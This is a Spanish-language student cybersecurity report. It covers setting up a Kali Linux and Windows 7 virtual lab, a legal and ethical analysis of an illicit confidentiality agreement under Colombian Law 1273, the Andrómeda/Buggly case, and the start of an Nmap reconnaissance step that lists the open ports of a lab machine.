
Fuente: Elaboración propia

Figura 4 Ejecución Kali Linux en máquina Virtual Box




Fuente: Elaboración propia

Figura 5 Instalación Cliente Windows 7 – x86 en máquina Virtual Box



Fuente: Elaboración propia

Figura 6 Instalación Cliente Windows 7 – x86 en máquina Virtual Box




Fuente: Elaboración propia

4.2 Comunicación entre cada una de las máquinas Windows con la máquina de Kali Linux

Paso C: en este paso se valida la comunicación entre las maquinas tanto entre las maquinas Windows como la comunicación desde la maquina Linux, para esto se ejecuta desde cada máquina el comando ping con dirección IP para evidenciar el envío y la recepción de paquetes desde cada máquina.

Al consultar la IP de la maquina Kali – Linux genera la dirección 192.168.80.27

Figura 7 Verificación de dirección IP en la maquina Kali - Linux




Fuente: Elaboración propia

En la imagen se logra evidenciar que al realizar el ping a la dirección de la maquina Windows 7 – x86 192.168.80.28 y es exitoso.

Al consultar la IP de la maquina cliente de Windows 7 – x86 genera la dirección 192.168.80.28

Figura 8 Verificación de dirección IP en la maquina Win7 - x86




Fuente: Elaboración propia

En la imagen se logra evidenciar que al realizar el ping a la dirección de la maquina Kali – Linux 192.168.80.27 y es exitoso.

Al consultar la IP de la maquina cliente de Windows 7 – x64 genera la dirección 192.168.80.29

Figura 9 Verificación de dirección IP en la maquina Win7 - x64



Fuente: Propia

En la imagen se logra evidenciar que al realizar el ping a la dirección de la maquina Kali – Linux 192.168.80.27 y es exitoso.

4.3 Banco de Trabajo – Características Técnicas de Hardware


Paso D: en este se evidencia las características técnicas de hardware y el despliegue del banco de trabajo.

4.3.1 Características Equipo Host / Anfitrión

En equipo anfitrión donde se realiza la instalación de la máquina Virtual Box cuenta con:

- Procesador Intel(R) Core(TM) i5-10300H CPU @ 2.50GHz 2.50 GHz
- 16,0 GB (15,8 GB usable)
- Sistema operativo Windows 10 de 64 bits, procesador basado en x64.

Figura 10 Características técnicas equipo host / anfitrión



Fuente: Elaboración propia


4.3.2 Características Equipo Pentesting – Kali Linux

Figura 11 Características técnicas de Kali Linux en máquina Virtual Box

Fuente: Elaboración propia

4.3.3 Características Equipo Cliente Windows 7- x86

Figura 12 Características técnicas Equipo Cliente Windows 7- x86



Fuente: Elaboración propia

4.3.4 Características Equipo Cliente Windows 7- x64

Figura 13 Características técnicas Equipo Cliente Windows 7- x64

Fuente: Elaboración propia

De esta forma queda configurado el banco de trabajo con las tres máquinas, las dos máquinas Windows cada una con su arquitectura diferente y la maquina Kali Linux que se utilizara para realizar las pruebas de penetración.

5. ANEXO 3 ACUERDO DE CONFICENCIALIDAD ENTRE ESTUDIANTE Y LA ORGANIZACIÓN WHITEHOUSE SECURITY

Una vez leído el acuerdo de confidencialidad se identificaron los siguientes problemas éticos y legales:

- En la cláusula primera – Objeto, se identifica el siguiente párrafo que va contra lo estipulado en la ley: (…), ***“la información confidencial o sobre***

procesos ilegales dentro de Whitehouse Security no podrán ser divulgados."

- En la cláusula segunda: Definición de información confidencial… se identifica que la empresa engaña a la contraparte cambiando la definición legal o el concepto de información confidencial enmarcando en esta, lo que esta descrito en el numeral 2 (…) ***"datos secretos como "datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos".***

- En la cláusula Cuarta. Obligaciones de la parte receptora, se identifica procesos ilegales y no éticos en los siguientes numerales:

  3. No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros.

  4. ***Abstenerse de denunciar y publicar*** la información confidencial e ***ilegal que conozca***, reciba o intercambie con ocasión de las reuniones sostenidas.

  7. ***Responder por el mal uso que le den sus representantes*** a la información confidencial.

  8. ***Responder ante las autoridades competentes como responsable*** en caso de que la ***información se encuentre en su poder dentro de un proceso de allanamiento***.

  9. La parte receptora ***se obliga a no transmitir, comunicar revelar o de cualquier otra forma divulgar total o parcialmente***, pública o

privadamente, ***la información confidencial o ilegal sin el previo consentimiento*** por escrito por parte de Whitehouse Security.

6. PROCESO ILEGAL, ARTÍCULOS DE LA LEY 1273 QUE SON VULNERADOS POR EL "ANEXO 3 – ACUERDO".

Según Ley 1273 de 2009 se identifican los siguientes artículos que el acuerdo vulnera:

- Clausula primera, segunda, cuarta, parágrafo 3. En el artículo 269A se puede evidenciar la chuzada o acceso abusivo y no autorizado a un sistema informático".

- En la Cláusula segunda vulnera el Artículo 269C que habla sobre la ilegalidad de la interceptación de datos informáticos, así como la interceptación ilegal de ondas electromagnéticas.

- Articulo 269F sobre la violación de los datos o información contenida en ficheros o bases de datos, los cuales no pueden ser tomados sin autorización o acuerdo de confidencialidad, venderlos, ni interceptados.

- Artículos 269 I y J Transferencia no consentida de activos y el hurto por medios informáticos.

7. APLICACIÓN COMO EXPERTO EN CIBERSEGURIDAD A LA PROPUESTA DE TRABAJO EN THE WHITEHOUSE, DONDE LA ORGANIZACIÓN DISPONE DE UN SUELDO DE $15.000.000 DE PESOS COLOMBIANOS MENSUALES Y CONTRATO VITALICIO.

Aunque la oferta es muy tentadora por el sueldo y el tipo de contrato supuestamente vitalicio, desde mis principios, mi actividad ética y legal NO aplicaría a este trabajo, partiendo de las partes ilegales identificadas en el acuerdo de confidencialidad - anexo 3 que a su vez están contra y violan lo argumentado en el capítulo II del código de ética para ingenieros que habla en el artículo 31 de los deberes y obligaciones de los profesionales:

literal b) "*Custodiar y cuidar los bienes, valores, documentación e información que por razón del ejercicio de su profesión, se le hayan encomendado o a los cuales tenga acceso; impidiendo o evitando su sustracción, destrucción, ocultamiento o utilización indebidos, de conformidad con los fines a que hayan sido destinados;"* (COPNIA, 2023)

literal f) "*Denunciar los delitos, contravenciones y faltas contra este Código de Ética, de que tuviere conocimiento con ocasión del ejercicio de su profesión, aportando toda la información y pruebas que tuviere en su poder;"*

Así mismo, el acuerdo y la empresa viola lo establecido en los artículos 32, sobre tolerar el ejercicio ilegal en las profesiones, el artículo 34 que habla sobre aceptar trabajos que van en contra de las disposiciones legales vigentes.

8. ANÁLISIS DEL CASO “OPERACIÓN ANDROMEDA BUGGLY” EN LA CIUDAD DE BOGOTÁ, LAS IMPLICACIONES LEGALES Y ÉTICAS QUE ALLÍ SE PUDIERON GENERAR.

En la noticia de ENTER.CO titulada, “Detrás de Buggly: la historia de la fachada Andrómeda” se logra evidenciar como a través de unas actividades fachadas financiado por partidos políticos les abrían la puerta no solo a aquellas personas fascinadas por la tecnología y la informática sino a otras comunidades que frecuentaban el sitio, todo era una fachada para encubrir la operación Andrómeda, fachada que buscaba atraer miembros para obtener sus conocimientos en hacking y luego reclutarlos, como vemos algo muy similar al estudio del caso visto en los anteriores puntos de este documento, como la interceptación ilegal de datos confidenciales utilizando software malicioso, así mismo los integrantes de Buggly ente ellos algunos policías y militares vendían la información obtenida a terceros como la base de datos de desmovilizados de las FARC, como se puedo identificar en la noticia, algunas de las actividades realizadas en esta operación son consideras como delitos de acuerdo a la ley 1273.

9. HERRAMIENTAS SOFTWARE UTILIZADAS SEGÚN LOS PASOS DE UN PENTESTING.

A continuación, se describe de manera específica las herramientas software que utilizaron para llevar a cabo el anexo 4 – escenario 3 enfocado a Red Team, con evidencia de los comandos utilizados y los resultados que arrojó cada herramienta utilizada, estas herramientas fueron clasificadas según los pasos de un pentesting.


Dentro de las pruebas de pentesting se pueden considerar las siguientes etapas o fases:

9.1 Reconocimiento.

Un ejemplo de una de las herramientas más utilizadas durante esta etapa es Nmap se sirve para scanner puertos.

Se realiza la consulta de la dirección IP de la maquina Windows 7 x64 obteniendo para esta maquila la dirección 192.168.1.4


Figura 14 Consulta IP maquina Windows



Fuente: Elaboración propia

Se comprueba la comunicación desde la maquina Kali Linux ejecutando un Ping a la maquina Windows 7 x64


Figura 15 Comprobación comunicación desde maquina Kali Linux



Fuente: Elaboración propia

Se ejecuta el comando Nmap para el escaneo de los puertos permitiendo detectar algunas vulnerabilidades:

Figura 16 Escaneo de puertos abiertos con Nmap



Fuente: Elaboración propia

Con la identificación de los puertos abierto se analiza cada uno y se identifica las posibles vulnerabilidades.

Tabla 1 Puertos abiertos y descripción

Puerto	Nombre	Descripción
80	http	Protocolo de Transferencia de HiperTexto
135	epmap	Recibe las conexiones RPC y redirecciona el tráfico hacia otros puertos
139	netbios-ssn	NetBIOS Servicio de sesiones
445	microsoft-ds	Microsoft-DS (Active Directory)
554	RSTP	RTSP (Protocolo de transmisión en tiempo real)
2689	TCP/UDP	Protocolo orientado a la conexión en redes TCP/IP
5357	TCP/UDP	Protocolo de Control de Transmisión en redes TCP/IP
2869	TCP/UDP	Protocolo de Control de Transmisión en redes TCP/IP


5357	TCP/UDP	Protocolo de Control de Transmisión en redes TCP/IP
10243	TCP/UDP	Protocolo de Control de Transmisión en redes TCP/IP
